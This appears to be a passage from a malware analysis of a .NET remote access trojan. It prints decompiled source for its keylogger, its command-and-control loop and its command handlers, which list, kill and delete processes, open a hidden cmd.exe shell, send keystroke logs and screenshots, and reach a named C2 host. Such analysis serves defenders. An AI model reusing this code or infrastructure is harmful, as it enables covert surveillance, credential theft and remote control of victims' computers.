1. It initializes various properties and objects, including a keyboard listener (this.keyboard), a log file path (this.LogsPath), and other variables.
2. The keylogger continuously monitors keyboard input using a for loop. Inside the loop, it checks the state of each key using the **GetAsyncKeyState** function, allowing it to capture key presses and releases asynchronously.
3. When a key is pressed, the Fix method is called to convert the key code into a standardized representation. It considers the Shift and Caps Lock keys, maps function keys and special keys to specific strings (e.g., “[F1]”, “[ENTER]”), handles whitespace and Enter key presses, and converts other keys to their corresponding Unicode characters.
4. The keylogger appends the converted key representation to a log (this.Logs), which accumulates the logged keystrokes over time. It also includes special entries for Enter and Tab key presses to format the log properly. {AppData\services64.exe.tmp}
5. To prevent the log from growing indefinitely, the keylogger periodically truncates the log to a certain length and updates the log file on disk (File.WriteAllText).
6. The keylogger continues to monitor and log keyboard input indefinitely within the for loop while sleeping briefly between iterations to control the rate of input capture.

There is constructor call of kl () initialize some general variables and prepare all settings for keylogging like clock and path. This keylogger monitors all the key logs and process information.

```
62      try
63      {
64          OK.kq = new kl();
65          thread = new Thread(new ThreadStart(OK.kq.WRK), 1);
66          thread.Start();
67      }
68      catch (Exception ex5)
69      {
70      }
```

The constructor is named kl, and it initializes various properties and objects when an instance of the class is created.

```
// Token: 0x02000003 RID: 3
public class kl
{
    // Token: 0x0600002B RID: 43 RVA: 0x000050B0 File Offset: 0x000032B0
    public kl()
    {
        this.lastKey = Keys.None;
        this.Clock = new Clock();
        this.Logs = "";
        this.keyboard = new Keyboard();
        this.LogsPath = Application.ExecutablePath + ".tmp";
    }
```

The WRK method appears to continuously monitor keyboard input, log the pressed keys along with additional information, and update the log file.

GetAsyncKeyState is used to monitor and capture keyboard input events asynchronously, allowing the code to track and log key presses as they occur in real-time within the for loop. This is typically used for purposes such as keylogging or tracking user input in certain types of applications.

```
198         public void WRK()
199         {
200             try
201             {
202                 this.Logs = File.ReadAllText(this.LogsPath);
203             }
204             catch (Exception ex)
205             {
206             }
207             checked
208             {
209                 try
210                 {
211                     int num = 0;
212                     for (;;)
213                     {
214                         num++;
215                         int num2 = 0;
216                         do
217                         {
218                             if (kl.GetAsyncKeyState(num2) == -32767)
219                             {
220                                 Keys k = (Keys)num2;
221                                 string text = this.Fix(k);
222                                 if (text.Length > 0)
223                                 {
224                                     this.Logs += this.AV();
225                                     this.Logs += text;
226                                 }
227                                 this.lastKey = k;
228                             }
229                             num2++;
230                         }
231                         while (num2 <= 255);
232                         if (num == 1000)
233                         {
234                             num = 0;
```


The Fix method in this code handles keyboard input by mapping different keys to specific representations for logging purposes. It considers the state of the Shift and Caps Lock keys, encloses function keys and special keys in square brackets, maps certain keys to empty strings, and converts others using a custom method while maintaining uppercase or lowercase based on the Shift key state. It ultimately returns the resulting string representing the converted keyboard key.

```
string result;
try
{
    if (k == Keys.F1 || k == Keys.F2 || k == Keys.F3 || k == Keys.F4 || k == Keys.F5 || k == Keys.F6 || k == Keys.F7 || k == Keys.F8 || k == Keys.F9 || k == Keys.F10 || k ==
      Keys.F11 || k == Keys.F12 || k == Keys.End || k == Keys.Delete || k == Keys.Back)
    {
        result = "[" + k.ToString() + "]";
    }
    else if (k == Keys.LShiftKey || k == Keys.RShiftKey || k == Keys.Shift || k == Keys.ShiftKey || k == Keys.Control || k == Keys.ControlKey || k == Keys.RControlKey || k ==
      Keys.LControlKey || k == Keys.Alt)
    {
        result = "";
    }
    else if (k == Keys.Space)
    {
        result = " ";
    }
    else if (k == Keys.Return || k == Keys.Return)
    {
        if (this.Logs.EndsWith("[ENTER]\r\n"))
        {
            result = "";
        }
        else
        {
            result = "[ENTER]\r\n";
        }
    }
    else if (k == Keys.Tab)
    {
        result = "[TAP]\r\n";
    }
    else if (flag)
    {
        result = kl.VKCodeToUnicode((uint)k).ToUpper();
    }
    else
    {
        result = kl.VKCodeToUnicode((uint)k);
    }
```

VKCodeToUnicode() this method attempts to convert a virtual key code to its corresponding Unicode character. It uses the **GetKeyboardState**, MapVirtualKey, and ToUnicodeEx functions from **user32**.dll to perform the conversion.

```
100
101     // Token: 0x06000035 RID: 53 RVA: 0x00005240 File Offset: 0x00003440
102     private static string VKCodeToUnicode(uint VKCode)
103     {
104         try
105         {
106             StringBuilder stringBuilder = new StringBuilder();
107             byte[] lpKeyState = new byte[255];
108             if (!kl.GetKeyboardState(lpKeyState))
109             {
110                 return "";
111             }
112             uint wScanCode = kl.MapVirtualKey(VKCode, 0U);
113             IntPtr foregroundWindow = kl.GetForegroundWindow();
114             int num = 0;
115             int windowThreadProcessId = kl.GetWindowThreadProcessId(foregroundWindow, ref num);
116             IntPtr dwhkl = (IntPtr)kl.GetKeyboardLayout(windowThreadProcessId);
117             kl.ToUnicodeEx(VKCode, wScanCode, lpKeyState, stringBuilder, 5, 0U, dwhkl);
118             return stringBuilder.ToString();
119         }
120         catch (Exception ex)
121         {
122         }
123         return (checked((Keys)VKCode)).ToString();
124     }
```

This is where all logs are stored, you can see the following figure.



Kl () class is only responsible for monitoring and storing all the logs in the file. It is not sending the logs back to server.

To conclude this keylogger these were steps performed by this keylogger.

1. The **GetAsyncKeyState** function is called in a loop to check the state of keyboard keys with virtual key codes ranging from 0 to 255. It checks each key one by one. If GetAsyncKeyState returns -32767 for a

specific key code, it indicates that the key with that virtual key code is currently pressed down. In other words, it's in the "pressed" state at the time of the function call.

2. When a pressed key is detected, it is converted to a Keys Enum value (k) to represent the specific key.
3. The **Fix(k)** method is called to process the key and convert it into a suitable string representation, considering factors like special keys, shift, caps lock, etc.
4. The processed key information is then logged into the Logs field, which stores the captured keyboard input.
5. Finally, the Laskey field is updated to keep track of the last key that was pressed.

C2 communication

In the main, it is creating a thread which is executing the RC method of OK class. This rat uses its own communication language, we will show you every single detail of which flag means what.

```
58      }
59      OK.INS();
60      Thread thread = new Thread(new ThreadStart(OK.RC), 1);
61      thread.Start();
62      try
63      {
64          OK.kq = new kl();
65          thread = new Thread(new ThreadStart(OK.kq.WRK), 1);
66          thread.Start();
67      }
68      catch (Exception ex5)
69      {
70      }
```

Execution according to Flags

There is an infinite loop which gets command from server, and it calls Ind (byte []) which then handles all the commands and controls.

```
1513        public static void RC()
1514        {
1515            checked
1516            {
1517                for (;;)
1518                {
1519                    if (OK.C != null)
1520                    {
1521                        try
1522                        {
1523                            while (OK.Cn)
1524                            {
1525                                if (OK.C.Available != 0)
1526                                {
1527                                    OK.b = new byte[OK.C.Client.Available - 1 + 1];
1528                                    int num = OK.C.Client.Receive(OK.b, 0, OK.b.Length, SocketFlags.None);
1529                                    if (num <= 0)
1530                                    {
1531                                        break;
1532                                    }
1533                                    OK.MeM.Write(OK.b, 0, num);
1534                                    for (;;)
1535                                    {
1536                                        byte[] array = OK.MeM.ToArray();
1537                                        if (!OK.BS(ref array).Contains(OK.SPL))
1538                                        {
1539                                            break;
1540                                        }
1541                                        Array array2 = OK.fx(OK.MeM.ToArray(), OK.SPL);
1542                                        Thread thread = new Thread(delegate(object a0)
1543                                        {
1544                                            OK.Ind((byte[])a0);
1545                                        });
1546                                        thread.Start(RuntimeHelpers.GetObjectValue(NewLateBinding.LateIndexGet(array2, new object[]
1547                                        {
1548                                            0
1549                                        }, null)));
1550                                        thread.Join(200);
1551                                        OK.MeM.Dispose();
```

Proc

In Ind () first it checks for “proc” if it exists in the array which is converted to string. Ok.Y = “|’|’|”;

```
585         // Token: 0x0600001F RID: 31 RVA: 0x00002F18 File Offset: 0x00001118
586         public static void Ind(byte[] b)
587         {
588             string[] array = Strings.Split(OK.BS(ref b), OK.Y, -1, CompareMethod.Binary);
589             checked
590             {
591                 try
592                 {
593                     string left = array[0];
594                     if (Operators.CompareString(left, "proc", false) == 0)
595                     {
596                         string left2 = array[1];
597                         if (Operators.CompareString(left2, "~", false) == 0)
598                         {
599                             OK.Send(string.Concat(new string[]
600                             {
601                                 "proc",
602                                 OK.Y,
603                                 "pid",
604                                 OK.Y,
605                                 Conversions.ToString(Process.GetCurrentProcess().Id)
606                             }));
```

~

If the flag is “~” then it gets current process id using **GetCurrentProcess**() and sends it to the server.

Ok.Y = “|’|’|”;


```
596                 string left2 = array[1];
597                 if (Operators.CompareString(left2, "~", false) == 0)
598                 {
599                     OK.Send(string.Concat(new string[]
600                     {
601                         "proc",
602                         OK.Y,
603                         "pid",
604                         OK.Y,
605                         Conversions.ToString(Process.GetCurrentProcess().Id)
606                     }));
607                     Process[] processes = Process.GetProcesses();
608                     OK.Send(string.Concat(new string[]
```

After this it gets the length of processes using **GetProcesses**()

Ok.Y = "|'|'|";

```
606                     }));
607                     Process[] processes = Process.GetProcesses();
608                     OK.Send(string.Concat(new string[]
609                     {
610                         "proc",
611                         OK.Y,
612                         "~",
613                         OK.Y,
614                         Conversions.ToString(processes.Length)
615                     }));
```

Then, it gets file descriptions of all files and processes which are running. File name, file description, processID using **GetProcesses**().




```
string text = "";
foreach (Process process in processes)
{
    num++;
    try
    {
        try
        {
            string text2 = "";
            try
            {
                string text3 = process.MainModule.FileVersionInfo.FileDescription;
                text2 = OK.ENB(ref text3);
            }
            catch (Exception ex)
            {
            }
            text = string.Concat(new string[]
            {
                text,
                OK.Y,
                Conversions.ToString(process.Id),
                ",",
                process.MainModule.FileName,
                ",",
                text2
            });
        }
        catch (Exception ex2)
        {
            string[] array3 = new string[7];
            array3[0] = text;
            array3[1] = OK.Y;
            array3[2] = Conversions.ToString(process.Id);
            array3[3] = ",";
            array3[4] = process.MainModule.FileVersionInfo.FileName;
            array3[5] = ",";
            string[] array4 = array3;
            int num2 = 6;
            string text3 = process.MainModule.FileVersionInfo.FileDescription;
            array4[num2] = OK.ENB(ref text3);
            text = string.Concat(array3);
        }
    }
    catch (Exception ex3)
```

k

After completing **“~”** it checks for **“k”** flag in string, this flag is implemented to kill the process from process id.

If it could not kill it will send exception to server. **Ok.Y = “|’|’|”;**



```
716             else if (Operators.CompareString(left2, "k", false) == 0)
717             {
718                 int num3 = 2;
719                 int num4 = array.Length - 1;
720                 for (int j = num3; j <= num4; j++)
721                 {
722                     try
723                     {
724                         Process.GetProcessById(Conversions.ToInteger(array[j])).Kill();
725                         OK.Send(string.Concat(new string[]
726                         {
727                             "proc",
728                             OK.Y,
729                             "RM",
730                             OK.Y,
731                             array[j]
732                         }));
733                     }
734                     catch (Exception ex5)
735                     {
736                         OK.Send(string.Concat(new string[]
737                         {
738                             "proc",
739                             OK.Y,
740                             "ER",
741                             OK.Y,
742                             ex5.Message
743                         }));
744                     }
745                 }
746             }
```

kd

And then it goes for kd flag which not only kill the process it also deletes the file. Before deleting the file and after killing the process it sends **“proc |’|’| RM |’|’| process-id”.**


After deleting file from system, it sends “**proc |’|’| ER |’|’| Deleted process-id”**. If any error occur it will send **“proc |’|’| ER |’|’| error-exepction”**

```
747             else if (Operators.CompareString(left2, "kd", false) == 0)
748             {
749                 int num5 = 2;
750                 int num6 = array.Length - 1;
751                 for (int k = num5; k <= num6; k++)
752                 {
753                     try
754                     {
755                         string text5 = "";
756                         Process process2 = Process.GetProcessById(Conversions.ToInteger(array[k]));
757                         try
758                         {
759                             text5 = process2.MainModule.FileVersionInfo.FileName;
760                         }
761                         catch (Exception ex6)
762                         {
763                             try
764                             {
765                                 text5 = process2.MainModule.FileName;
766                             }
767                             catch (Exception ex7)
768                             {
769                             }
770                         }
771                         process2.Kill();
772                         OK.Send(string.Concat(new string[]
773                         {
774                             "proc",
775                             OK.Y,
776                             "RM",
777                             OK.Y,
778                             array[k]
779                         }));
780                         process2 = null;
781                         Thread.Sleep(2000);
782                         File.Delete(text5);
783                         OK.Send(string.Concat(new string[]
784                         {
785                             "proc",
786                             OK.Y,
787                             "ER",
788                             OK.Y,
789                             "Deleted ",
790                             text5
791                         }));
792                     }
```

re

Then, it checks for “re” flag, if it is true it sends “**proc |’|’| RM |’|’| process-id**”. It kills this running process. And sends **“proc |’|’| ER|’|’| process-file-path”** to server.

In case of error, it sends **“proc |’|’| ER|’|’| error-exception**.”



```
}
else if (Operators.CompareString(left2, "re", false) == 0)
{
    int num7 = 2;
    int num8 = array.Length - 1;
    for (int l = num7; l <= num8; l++)
    {
        try
        {
            string text6 = "";
            Process process3 = Process.GetProcessById(Conversions.ToInteger(array[1]));
            try
            {
                text6 = process3.MainModule.FileVersionInfo.FileName;
            }
            catch (Exception ex9)
            {
                try
                {
                    text6 = process3.MainModule.FileName;
                }
                catch (Exception ex10)
                {
                    text6 = Interaction.Environ("windir") + "\\system32\\" + process3.ProcessName + ".exe";
                }
            }
            process3.Kill();
            OK.Send(string.Concat(new string[]
            {
                "proc",
                OK.Y,
                "RM",
                OK.Y,
                array[1]
            }));
            process3 = null;
            Process.Start(text6);
            OK.Send(string.Concat(new string[]
            {
                "proc",
                OK.Y,
                "ER",
                OK.Y,
                "Started ",
                text6
            }));
        }
        catch (Exception ex11)
        {
            OK.Send(string.Concat(new string[]
```

rss

The “rss command” **handles all the commands running which come from the server. It sends to server “rss”. This code sets up a Process object to run the Windows Command Prompt (cmd.exe)** with various configurations, allows interaction with its standard input, output, and error streams, and attaches event handlers to process the output and errors produced by the command prompt. It then sends a “rss” command to the command prompt and starts the process, enabling asynchronous reading of its output and error streams.

```
else if (Operators.CompareString(left, "rss", false) == 0)
{
    try
    {
        OK.Pro.Kill();
    }
    catch (Exception ex12)
    {
    }
    OK.Pro = new Process();
    OK.Pro.StartInfo.RedirectStandardOutput = true;
    OK.Pro.StartInfo.RedirectStandardInput = true;
    OK.Pro.StartInfo.RedirectStandardError = true;
    OK.Pro.StartInfo.FileName = "cmd.exe";
    OK.Pro.OutputDataReceived += new DataReceivedEventHandler(OK.RS);
    OK.Pro.ErrorDataReceived += new DataReceivedEventHandler(OK.RS);
    OK.Pro.Exited += delegate(object a0, EventArgs a1)
    {
        OK.ex();
    };
    OK.Pro.StartInfo.UseShellExecute = false;
    OK.Pro.StartInfo.CreateNoWindow = true;
    OK.Pro.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    OK.Pro.EnableRaisingEvents = true;
    OK.Send("rss");
    OK.Pro.Start();
    OK.Pro.BeginErrorReadLine();
    OK.Pro.BeginOutputReadLine();
}
```

Rs and rsc

The “rs” flag shows if the command needed to be executed hidden and “rsc” will kill these processes.

kl

The “kl” flag reads the keylogging logs from **AppData** and sends them to server. We have intercept the traffic, it looks like this.

```
act|'|'|IA==[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJuYWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[
endof]act|'|'|RmlsZSBFeHBsb3Jlcg==[endof]act|'|'|[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJu
YWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]act|'|'|[endof]act|'|'|ZG5TcHkgdjYuMS44ICgzMi1iaXQsIC5ORV
```

act|’|’|IA==[endof]act|’|’|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJuYWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]act|’|’|RmlsZSBFeHBsb3Jlcg==[endof]

act|’|’|[endof]

act|’|’|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJuYWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof

]

act|’|’|[endof]

act|’|’|ZG5TcHkgdjYuMS44ICgzMi1iaXQsIC5ORVQp[endof]

This is decoded base64 and it shows every new running process.

Process Monitor — Sysinternals: www.sysinternals.com File Explorer


dnSpy v6.1.8 (32-bit, .NET)

inf

The inf flag gets the system drive number and returns with “encoded bas64, 44gang44.duckdns.org,2222, |’|’|”. The server 44gang44.duckdns.org is used for c2 and port 2222 is used with content encoded base64 of system drive number. The value in the result variable will be a hexadecimal representation of the volume serial number of the system drive. Depending on the specific system and drive, this value will vary and typically be a combination of letters and numbers.

cap

CAP flag does the following main tasks: capturing the screen, handling the cursor, checking for changes in the captured image, and preparing the data for sending using encoding and then sending the data. It sends the data with CAP flag to the server which indicates that this is screenshot of victim screen.



p

The P flag is just to acknowledge the response is coming.

un

The un fag is coded to uninstall the malware but if there is @ it start itself again.

